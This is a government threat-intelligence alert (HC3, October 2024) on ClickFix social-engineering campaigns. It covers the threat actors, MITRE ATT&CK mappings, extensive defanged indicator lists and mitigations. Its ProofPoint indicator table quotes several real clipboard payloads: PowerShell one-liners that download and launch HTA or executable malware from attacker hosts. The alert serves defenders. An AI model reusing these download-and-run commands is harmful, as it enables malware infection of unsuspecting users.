# HC3: Sector Alert

October 29, 2024 TLP:CLEAR Report: 202410291500

## ClickFix Attacks

### Executive Summary

ClickFix attacks are a sophisticated form of social engineering, leveraging the appearance of authenticity to manipulate users into executing malicious scripts. Since its first annotated emergence in early 2024, this tactic has resulted in multiple malware distribution campaigns involving compromised websites, malicious distribution infrastructure, and e-mail phishing. While many of these campaigns reportedly aim to broadly target multiple sectors, some are designed to target specific ones. What follows is an examination of previous ClickFix campaigns, the known threat actors that utilize this tactic, indicators of compromise, and recommended defense and mitigations.

### Overview of ClickFix Attacks

Threat actors initiate these campaigns by logging into websites with stolen credentials and installing fake plugins in compromised environments. Once installed, the plugins inject malicious JavaScript containing a known variation of fake browser update malware that uses blockchain and smart contracts to obtain malicious payloads (a practice known as EtherHiding). When executed in the browser, JavaScript presents users with fake browser update notifications that guide them to install malware on their computer (usually remote access trojans and various infostealers like Vidar Stealer, DarkGate, and Lumma Stealer).

The ClickFix tactic deceives users into downloading and running malware on their machines without involving a web browser for download or requiring manual file execution. It makes it possible to bypass web browser security features, such as Google Safe Browsing, and to appear less suspicious to unsuspecting corporate and individual users. In this type of attack, compromised websites show fake browser alerts, which usually warn the user that the webpage or document cannot be displayed correctly by the browser until they click the “Fix It” button and follow the outlined steps. This results in the user unknowningly copying and executing malicious code that installs malware.

Since its discovery, a number of malware delivery campaigns using the same social engineering tactic have surfaced this year. Sometimes the call to action is “fix the problem,” while other times it is to “prove that you are human” (on fake CAPTCHA pages). An analysis of the malware distribution infrastructure shows that the attackers could also be targetting users looking for games, PDF readers, Web3 web browsers and messaging apps, as well as users of the Zoom video conferencing app.

### Chronology of ClickFix Campaigns

Since early March 2024, various open soruce reports and cybersecurity investigations have revealed malware distribution campaigns using the emerging ClickFix tactic. The following table provides a chronological overview of these campaigns. It highlights the malware families involved and the distribution techniques used, which include phishing emails, compromised websites, and distribution infrastructures.

| Overview of Malware Distribution Campaigns Using the ClickFix Tactic | | |
|---|---|---|
| Date | Type | Campaign |
| March 2024 | E-mail phishing redirecting to ClickFix lures | TA571 conducted phishing campaigns using HTML attachments disguised as Microsoft Word documents. These attachments display fake error messages to trick users into copying and executing malicious PowerShell code that installs malware. |
| May 2024 | Compromised websites | ClearFake adopted a new social engineering scheme to trick users into |

# HC3: Sector Alert

## October 29, 2024 TLP:CLEAR Report: 202410291500

| Overview of Malware Distribution Campaigns Using the ClickFix Tactic | | |
|---|---|---|
| Date | Type | Campaign |
| | injected with ClickFix | executing malicious PowerShell code, a tactic later named ClickFix. Websites compromised by ClearFake displayed a pop-up containing a fake web browser alert. |
| August 2024 | Malicious distribution infrastructure using ClickFix | A large infrastructure of fake CAPTCHA webpages was discovered using ClickFix to deliver payloads. Users are redirected to this infrastructure from malicious distribution networks, including fake cracked software websites. |
| August 2024 | Malicious distribution infrastructure using ClickFix | ClickFix cluster of several websites discovered masquerading as the homepage of Google Meet video conference. The sites displayed pop-up windows falsely indicating problems with the microphone and headset. |
| August 2024 | E-mail phishing redirecting to ClickFix lures | E-mail phishing campaigns reported targeting transport and logistics firms in which URLs redirect to websites using the ClickFix tactic to distribute the DanaBot malware. |
| September 2024 | Malicious distribution infrastructure using ClickFix | A large phishing campaign targeted GitHub users by creating issues that falsely claimed a security vulnerability in the source code. These GitHub issues redirected users to download Lumma Stealer via fake CAPTCHA webpages. |
| September 2024 | Malicious distribution infrastructure using ClickFix | A ClickFix cluster was discovered of one page masquerading as Facebook and displaying a fake browser issue. |

Featured below are some examples of the malicious websites that impersonate Google Chrome, Facebook, PDFSimpli, and reCAPTCHA using the ClickFix social engineering tactic.




**Figure 1:** ClickFix tactic used by malicious websites impersonating Google Chrome, Facebook, PDFSimpli, and reCAPTCHA. *(Source: Sekoia)*

# HC3: Sector Alert

October 29, 2024 TLP:CLEAR Report: 202410291500

## Threat Actors

### TA571

The first reported ClickFix campaign was found to be conducted from the threat actor TA571, which used messages impersonating errors for Google Chrome, Microsoft Word, and OneDrive. This threat actor is a spam distributor, which is an initial access broker that sends e-mails in bulk in an attempt to deliver malware for various cybercriminal customers. Starting in March, TA571 has sent over 100,000 e-mail messages and targeted thousands of organizations globally using this tactic. The messages in this campaign contain an HTML attachment that purports to be a Microsoft Word document, and when opened, the attachment shows an error message saying the "Word Online" extension is not installed, and gives targeted e-mail recipients instructions for fixing the issue, displaying "How to fix" and "Auto-fix" buttons.




**Figure 2:** HTML attachment that resembles Microsoft Word containing instructions on how to copy and paste PowerShell that leads to the installation of malware. *(Source: ProofPoint)*

### Slavic Nation Empire and Scamquerteo

Earlier ClickFix campaigns primarily used HTML files disguised as Microsoft Word documents in e-mails. However, in a recent August 2024 campaign, cybersecurity researchers discovered a ClickFix cluster that uses fake Google Meet video conference pages to distribute infostealers, targeting both Windows and macOS systems. They successfully associated this cluster impersonating Google Meet with two cybercrime groups: Slavic Nation Empire (SNE) and Scamquerteo. These groups are sub-teams of the cryptocurrency scam teams, Marko Polo and CryptoLove, respectively.

The researchers associate this cluster impersonating Google Meet with the traffers (responsible for redirecting user traffic to malicious content, including malware, fraud, phishing, scam) team, SNE, also known as Slavice Nation Land. This team provides its members with a comprehensive kit for sophisticated scams targeting users of cryptocurrency assets, Web3 applications, decentralized finance, and NFT. The kit includes landing pages impersonating software and video conferencing webpages, along with infostealers, drainers, and automation tools to coordinate attacks. The traffers team, SNE, is a sub-group of the cryptocurrency scam team, Marko Polo, and is part of the Russian-speaking cybercrime ecosystem.

It was also discovered that the traffers team, Scamquerteo, also used this ClickFix cluster impersonating

Google Meet, specifically using the FQDN "meet[.]google[.]webjoining[.]com" to spread malware. The traffers team, Scamquerteo Team, is a sub-group of the cryptocurrency scam team, CryptoLove, and part of the Russian-speaking cybercrime ecosystem. Both traffers teams, SNE and Scamquerteo use the same ClickFix template that impersonates Google Meet. This discovery suggests that these teams share materials, also known as "landing project", as well as infrastructure.




**Figure 3:** Fake error message on clone Google Meet page. *(Source: Sekoia)*

## MITRE ATT&CK Techniques

The following are tactics, techniques, and procedures (TTPs) that have been annotated from previous ClickFix attacks. The table below illustrates these TTPs according to the MITRE ATT&CK framework.

| T1071 Application Layer Protocol | | |
|---|---|---|
| **Description:** Adversaries may communicate using OSI application layer protocols to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.<br><br>Adversaries may utilize many different protocols, including those used for web browsing, transferring files, electronic mail, or DNS. For connections that occur internally within an enclave (such as those between a proxy or pivot node and other nodes), commonly used protocols are SMB, SSH, or RDP. | | |
| **Overview** | | |
| Sub-techniques: T1071.001, T1071.002, T1071.003, T1071.004 | Tactic: Command and Control | Platforms: Linux, Network, Windows, macOS |

| Mitigations | | |
|---|---|---|
| ID | Mitigation | Description |
| M1037 | Filter Network Traffic | Use network appliances to filter ingress or egress traffic and perform protocol- |

# HC3: Sector Alert

## October 29, 2024 TLP:CLEAR Report: 202410291500

| T1071 Application Layer Protocol | | |
|---|---|---|
| **Description:** Adversaries may communicate using OSI application layer protocols to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.<br><br>Adversaries may utilize many different protocols, including those used for web browsing, transferring files, electronic mail, or DNS. For connections that occur internally within an enclave (such as those between a proxy or pivot node and other nodes), commonly used protocols are SMB, SSH, or RDP. | | |
| **Overview** | | |
| Sub-techniques: T1071.001, T1071.002, T1071.003, T1071.004 | Tactic: Command and Control | Platforms: Linux, Network, Windows, macOS |

| Mitigations | | |
|---|---|---|
| ID | Mitigation | Description |
| | | based filtering. Configure software on endpoints to filter network traffic. |
| M1031 | Network Intrusion Prevention | Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware can be used to mitigate activity at the network level. |

| Detection | | | |
|---|---|---|---|
| ID | Data Source | Data Component | Detects |
| DS0029 | Network Traffic | Network Traffic Content | Monitor and analyze traffic patterns and packet inspection associated to protocol(s), leveraging SSL/TLS inspection for encrypted traffic, that do not follow the expected protocol standards and traffic flows (e.g extraneous packets that do not belong to established flows, gratuitous or anomalous traffic patterns, anomalous syntax, or structure). Consider correlation with process monitoring and command line to detect anomalous processes execution and command line arguments associated to traffic patterns (e.g. monitor anomalies in use of files that do not normally initiate connections for respective protocol(s)). |
| | | Network Traffic Flow | Monitor and analyze traffic flows that do not follow the expected protocol standards and traffic flows (e.g extraneous packets that do not belong to established flows, or gratuitous or anomalous traffic patterns). Consider correlation with process monitoring and command line to detect anomalous processes execution and command line arguments associated to traffic patterns (e.g. monitor anomalies in use of files that do not normally initiate connections for respective protocol(s)). |

## Indicators of Compromise (IOCs)

The following are IOCs that have been annotated in ClickFix attacks:

| Sekoia IOCs | |
|---|---|
| Fake Google Meet pages and associated infection chain | |
| Phishing domains impersonating Google Meet | Phishing URLs impersonating Google Meet pages |
| meet[.]google[.]us-join[.]com<br>meet[.]googie[.]com-join[.]us<br>meet[.]google[.]com-join[.]us<br>meet[.]google[.]web-join[.]com<br>meet[.]google[.]webjoining[.]com<br>meet[.]google[.]cdm-join[.]us<br>meet[.]google[.]us07host[.]com<br>googiedrivers[.]com<br>77.221.157[.]170 | hxxps://meet[.]google[.]com-join[.]us/wmq-qcdn-orj<br>hxxps://meet[.]google[.]us-join[.]com/ywk-batf-sfh<br>hxxps://meet[.]google[.]us07host[.]com/coc-btru-ays<br>hxxps://meet[.]google[.]webjoining[.]com/exw-jfaj-hpa |

# HC3: Sector Alert

## October 29, 2024 TLP:CLEAR Report: 202410291500

| Sekoia IOCs |
|---|
| **Fake Google Meet pages and associated infection chain** |
| Infection Chains |
| googiedrivers[.]com (payload download)<br>us18web-zoom[.]us (payload download)<br>webapizmland[.]com (fingerprint data exfiltration)<br>carolinejuskus[.]com (macOS payload download)<br>95.182.97[.]58 (Stealc C2)<br>91.103.140[.]200 (Rhadamanthys C2)<br>85.209.11[.]155 (AMOS Steaker C2)<br>hxxps://googledrivers[.]com/fix-error (payload download)<br>hxxps://us18web-zoom[.]us/stealc.exe (payload download)<br>hxxps://us18web-zoom[.]us/ram.exe (payload download)<br>hxxps://webapizmland[.]com/api/cmdruned (payload download)<br>hxxp://95.182.97[.]58/84b7b6f977dd1c65.php (Stealc C2)<br>hxxp://91.103.140[.]200:9078/3936a074a2f65761a5eb8/6fmfpmi7.fwf4p (Rhadamanthys C2)<br>hxxps://carolinejuskus[.]com/kusaka.php?call=launcher (macOS payload download)<br>hxxp://85.209.11[.]155/joinsystem (AMOS Stealer C2)<br>92a8cc4e385f170db300de8d423686eeeec72a32475a9356d967bee9e3453138 (malicious HTML payload)<br>a834be6d2bec10f39019606451b507742b7e87ac8d19dc0643ae58df183f773c (Stealc payload)<br>2853a61188b4446be57543858adcc704e8534326d4d84ac44a60743b1a44cbfe (Rhadamanthys payload)<br>94379fa0a97cc2ecd8d5514d0b46c65b0d46ff9bb8d5a4a29cf55a473da550d5 (AMOS Stealer payload) |
| AMOS Stealer distribution infrastructure |

| | |
|---|---|
| alienmanfc6[.]com | mdalies[.]com |
| apunanwu[.]com | mensadvancega[.]com |
| bowerchalke[.]com | mishapagerealty[.]com |
| carolinejuskus[.]com | modoodeul[.]com |
| cautrucanhtuan[.]com | pabloarruda[.]com |
| cphoops[.]com | pakoyayinlari[.]com |
| dekhke[.]com | patrickcateman[.]com |
| iloanshop[.]com | phperl[.]com |
| kansaskollection[.]com | stonance[.]com |
| lirelasuisse[.]com | utv4fun[.]com |

| Additional clusters allegedly associated to the same traffers teams | | |
|---|---|---|
| Zoom Cluster | | |
| us01web-zoom[.]us<br>us03web-zoom[.]us<br>us07web-zoom[.]us<br>us08web-zoom[.]us<br>us09web-zoom[.]us<br>us10web-zoom[.]us<br>us18web-zoom[.]us<br>us30web-zoom[.]us<br>us40web-zoom[.]us<br>us45web-zoom[.]us<br>us50web-zoom[.]us<br>us60web-zoom[.]us<br>us70web-zoom[.]us<br>us77web-zoom[.]us<br>us80web-zoom[.]us | us004web-zoom[.]us<br>us005web-zoom[.]us<br>us006web-zoom[.]us<br>us007web-zoom[.]us<br>us008web-zoom[.]us<br>us050web-zoom[.]us<br>us055web-zoom[.]us<br>us500web-zoom[.]us<br>us505web-zoom[.]us<br>us555web-zoom[.]us<br><br>us002webzoom[.]us<br>us003webzoom[.]us<br><br>us4web-zoom[.]us | us01web[.]us<br>us03web[.]us<br>us08web[.]us<br>us09web[.]us<br>us15web[.]us<br>us20web[.]us<br>us40web[.]us<br>us50web[.]us<br>us55web[.]us<br><br>web05-zoom[.]us<br>webroom-zoom[.]us |

# HC3: Sector Alert

## October 29, 2024 TLP:CLEAR Report: 202410291500

| Sekoia IOCs | | |
|---|---|---|
| **Fake Google Meet pages and associated infection chain** | | |
| us85web-zoom[.]us<br>us95web-zoom[.]us | us5web-zoom[.]us<br>us6web-zoom[.]us | |

| PDF reader cluster (office software) | Lunacy / Calipso (fake video game) |
|---|---|
| doculuma[.]com<br>fatoreader[.]com<br>fatoreader[.]net<br>gamascript[.]com<br>verdascript[.]com<br>veriscroll[.]com | calipsoproject[.]com<br>lunacy3[.]com<br>lunacy4[.]com<br>projectcalipso[.]com<br>thecalipsoproject[.]com<br>web3dev[.]buzz |
| **ULTIMATE / BATTLEFORGE (fake video game)** | **RAGON GAME (fake video game)** |
| battleforge[.]cc<br>battleultimate[.]xyz<br>mybattleforge[.]xyz<br>myultimate[.]xyz<br>playbattleforge[.]org<br>playbattleforge[.]xyz<br>playultimate[.]xyz<br>tooldream[.]live<br>ultimategame[.]xyz<br>ultimateplay[.]xyz | argongame[.]com<br>darkblow[.]com<br>missingfrontier[.]com<br>nightpredators[.]com<br>riotrevelry[.]com<br>thewatch[.]com<br>us12web[.]us<br>web3dev[.]buzz<br>webjoining[.]com |
| **Web3 web browser** | **NGT Studio** |
| sleipnirbrowser[.]org<br>sleipnirbrowser[.]xyz | ngtmeta[.]io<br>ngtmetaland[.]io<br>ngtmetaweb[.]com<br>ngtproject[.]com<br>ngtstudio[.]io<br>ngtstudio[.]online<br>ngtverse[.]org<br>night-support[.]xyz<br>nightstudio[.]io<br>nightstudioweb[.]xyz |
| **Cozy World Metaverse** | |
| cozyland[.]xyz<br>cozymeta[.]com<br>cozymeta[.]fun<br>cozymeta[.]xyz<br>cozyweb3[.]com<br>cozyworld[.]io<br>worldcozy[.]com | |
| **Nortex Web3 Messaging App** | |
| lastnuggets[.]com<br>mor-dex[.]world<br>mordex[.]blog<br>mordex[.]digital<br>mordex[.]homes<br>nor-tex[.]eu<br>nor-tex[.]pro<br>nor-tex[.]world<br>nor-tex[.]xyz<br>nort-ex[.]eu<br>nort-ex[.]lol<br>nort-ex[.]world<br>nortex-app[.]pro<br>nortex-app[.]us<br>nortex-app[.]xyz | nortex[.]blog<br>nortex[.]digital<br>nortex[.]life<br>nortex[.]limited<br>nortex[.]lol<br>nortex[.]uk<br>nortexapp[.]com<br>nortexapp[.]digital<br>nortexapp[.]io<br>nortexapp[.]me<br>nortexapp[.]pro<br>nortexapp[.]xyz<br>nortexmessenger[.]blog<br>nortexmessenger[.]digital<br>nortexmessenger[.]pro |

| Sekoia IOCs | |
|---|---|
| Fake Google Meet pages and associated infection chain | |
| nortex[.]app | nortexmessenger[.]us |

| GoDaddy IOCs | | |
|---|---|---|
| ClickFix JavaScript files injected by fake plugins in recent September 2024 wave | | |
| /wp-content/plugins/admin-bar-customizer/abc-script.js<br>/wp-content/plugins/advanced-user-manager/aum-script.js<br>/wp-content/plugins/advanced-widget-manage/awm-script.js<br>/wp-content/plugins/content-blocker/cb-script.js<br>/wp-content/plugins/custom-css-injector/cci-script.js<br>/wp-content/plugins/custom-footer-generator/cfg-script.js<br>/wp-content/plugins/custom-login-styler/cls-script.js<br>/wp-content/plugins/dynamic-sidebar-manager/dsm-script.js<br>/wp-content/plugins/easy-themes-manager/script.js<br>/wp-content/plugins/form-builder-pro/fbp-script.js<br>/wp-content/plugins/quick-cache-cleaner/qcc-script.js<br>/wp-content/plugins/responsive-menu-builder/rmb-script.js<br>/wp-content/plugins/seo-optimizer-pro/sop-script.js<br>/wp-content/plugins/simple-post-enhancer/spe-script.js<br>/wp-content/plugins/social-media-integrator/smi-script.js | | |
| ClickFix fake plugin slugs from June-September 2024: | | |
| google-seo-enchancer<br>lite-speed-classic<br>monster-insights-classic<br>rank-booster-pro<br>search-rank-enhancer<br>seo-booster-pro<br>word-fense-classic<br>admin-bar-customizer<br>advanced-user-manager<br>advanced-widget-manage<br>content-blocker | custom-css-injector<br>custom-footer-generator<br>custom-login-styler<br>dynamic-sidebar-manager<br>easy-themes-manager<br>form-builder-pro<br>quick-cache-cleaner<br>responsive-menu-builder<br>seo-optimizer-pro<br>simple-post-enhancer<br>social-media-integrator | |
| MD5 (for scanning hosting environments): | | |
| 194577a7e20bdcc7afbb718f502c134c .DS_Store<br>602e1f42d73cadcd73338ffbc553d5a2 ClickFix .js files | | |
| SHA256 (for scanning hosting environments): | | |
| d65165279105ca6773180500688df4bdc69a2c7b771752f0a46ef120b7fd8ec3 .DS_Store<br>a4ad384663963d335a27fa088178a17613a7b597f2db8152ea3d809c8b9781a0 ClickFix .js files | | |
| User Agent used for plugin upload in September infection wave: | | |
| “Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36” | | |
| Smart Contract IDs: | | |
| 0xa6165aa33ac710ad5dcd4f4d6379466825476fde<br>0xdf20921ea432318dd5906132edbc0c20353f72d6 | | |
| Endpoints contacted by the malicious payloads in the smart contracts: | | |
| ajsdiaolke[.]shop/endpoint<br>daslkjfhi2[.]lol/page<br>dais7nsa[.]pics/endpoint | mdasidy72[.]lol/endpoint<br>mdasidy72[.]mom/endpoint<br>ndas8m92[.]shop/endpoint | peskpdfgif[.]shop/endpoint<br>skibidirizz[.]lol/endpoint<br>smolcatkgi[.]shop/endpoint |

# HC3: Sector Alert

## October 29, 2024 TLP:CLEAR Report: 202410291500

| GoDaddy IOCs | | |
|---|---|---|
| ClickFix JavaScript files injected by fake plugins in recent September 2024 wave | | |
| md928zs[.]shop/endpoint | ndm2398asdlw.shop/page | x99y[.]xyz/endpoint |
| BitBucket and Github accounts associated with ClickFix malware: | | |
| bitbucket[.]org/shakespeare1<br>bitbucket[.]org/holliwoodip<br>bitbucket[.]org/stoptrackme<br>bitbucket[.]org/browserupdater | bitbucket[.]org/cleopatrall<br>bitbucket[.]org/napoleon_bonaparte<br>github[.]com/politoolivia5/<br>github[.]com/BrowserCompanyLLC/ | |

# HC3: Sector Alert

## October 29, 2024 TLP:CLEAR Report: 202410291500

| ProofPoint IOCs | | |
|---|---|---|
| Sample, non-exhaustive list of IOCs observed in recent campaigns | | |
| Indicator | Description | Date Observed |
| rechtsanwalt@ra-silberkuhl[.]com | TA571 campaign reply-to email | May 28, 2024 |
| 9701fec71e5bbec912f69c8ed63ffb6dba21b9cca7e67da5d60a72139c1795d1 | TA571 HTML Attachment Example Hash | May 28, 2024 |
| hxxps://cdn3535[.]shop/1[.]zip | TA571 clipboard payload (NetSupport RAT) | May 28, 2024 |
| hxxps://lashakhazhalia86dancer[.]com/c[.]txt | TA571 clipboard payload (DarkGate) | May 28, 2024 |
| hxxp://languangjob[.]com/pandstvx | TA571 HTA payload (DarkGate) | May 28, 2024 |
| hxxp://languangjob[.]com/pandstvx | TA571 PowerShell payload (DarkGate) | May 28, 2024 |
| cmd /c start /min powershell invoke-webrequest -uri hxxps://lashakhazhalia86dancer[.]com/c.txt -outfile c:\users\public\default.hta; start-process c:\users\public\default.hta; | TA571 Clipboard to DarkGate | May 28, 2024 |
| cmd /c start /min powershell $st='c:\\users\\public';$om=$st+'\\start.zip';$ps=$st+'\\client\\client32.exe';invoke-webrequest -uri hxxps://cdn3535[.]shop/1.zip -outfile $om;expand-archive $om $st; start-process $ps;Set-Clipboard -Value ' ';exit; | TA571 Clipboard to NetSupport | May 28, 2024 |
| 07e0c15adc6fcf6096dd5b0b03c20145171c00afe14100468f18f01876457c80 | TA571 HTML Attachment Example Hash | May 27, 2024 |
| hxxps://kostumn1[.]ilabserver[.]com/1.zip | TA571 PowerShell Payload URL | May 27, 2024 |
| 91.222.173[.]113 | DarkGate C2 | May 27, 2024 |
| hxxp://mylittlecabbage[.]net/qhsddxna | TA571 Payload URL | May 17, 2024 |
| hxxp://mylittlecabbage[.]net/xcdttafq | TA571 Payload URL | May 17, 2024 |
| hxxps://jenniferwelsh[.]com/header.png | TA571 Payload URL | May 17, 2024 |
| cmd /c start /min powershell $Id = 'c:\users\public\or.hta';invoke-webrequest -uri hxxps://jenniferwelsh[.]com/header.png -outfile $Id;start-process $Id;Set-Clipboard -Value ' ';exit;== | TA571 Clipboard to DarkGate | May 17, 2024 |
| mylittlecabbage[.]net | DarkGate C2 | May 17, 2024 |
| hxxps://rtattack[.]baqebei1[.]online/df/tt | ClearFake PowerShell Payload | May 14, 2024 |
| hxxps://oazevents[.]com/loader[.]html | ClickFix PowerShell Payload URL | May 11, 2024 |
| 11909c0262563f29d28312baffb7ff027f113512c5a76bab7c5870f348ff778f | TA571 HTML Attachment Example Hash | March 1, 2024 |

## Defense and Mitigations

Organizations should train users to identify and report suspicious activity to their security teams. This specific training can easily be integrated into an existing user training program; more specifically, here are some recommended mitigations and remediations against ClickFix attacks:

- Conduct regular training sessions to educate users about social engineering tactics and phishing schemes.
- Install and maintain updated anti-virus and anti-malware software on all endpoints.
- Implement robust email filtering to block phishing emails and malicious attachments.
- Use web filtering solutions to prevent access to known malicious websites.
- Deploy firewalls and intrusion detection/prevention systems (IDS/IPS) to monitor and block malicious network traffic.
- Use network segmentation to limit the spread of malware within the organization.
- Enforce the principle of least privilege (PoLP) to minimize user access to only necessary resources.
- Implement security policies to monitor and restrict clipboard usage, especially in sensitive environments.
- Implement multi-factor authentication (MFA) for accessing sensitive systems and data.
- Ensure all operating systems, software, and applications are kept up to date with the latest security patches.
- Continuously monitor and analyze system and network logs for signs of compromise.
- Encrypt sensitive data both in transit and at rest to protect it from unauthorized access.
- Regularly back up important data and store backups securely to ensure data recovery in case of a ransomware attack or data breach.

## The Way Forward

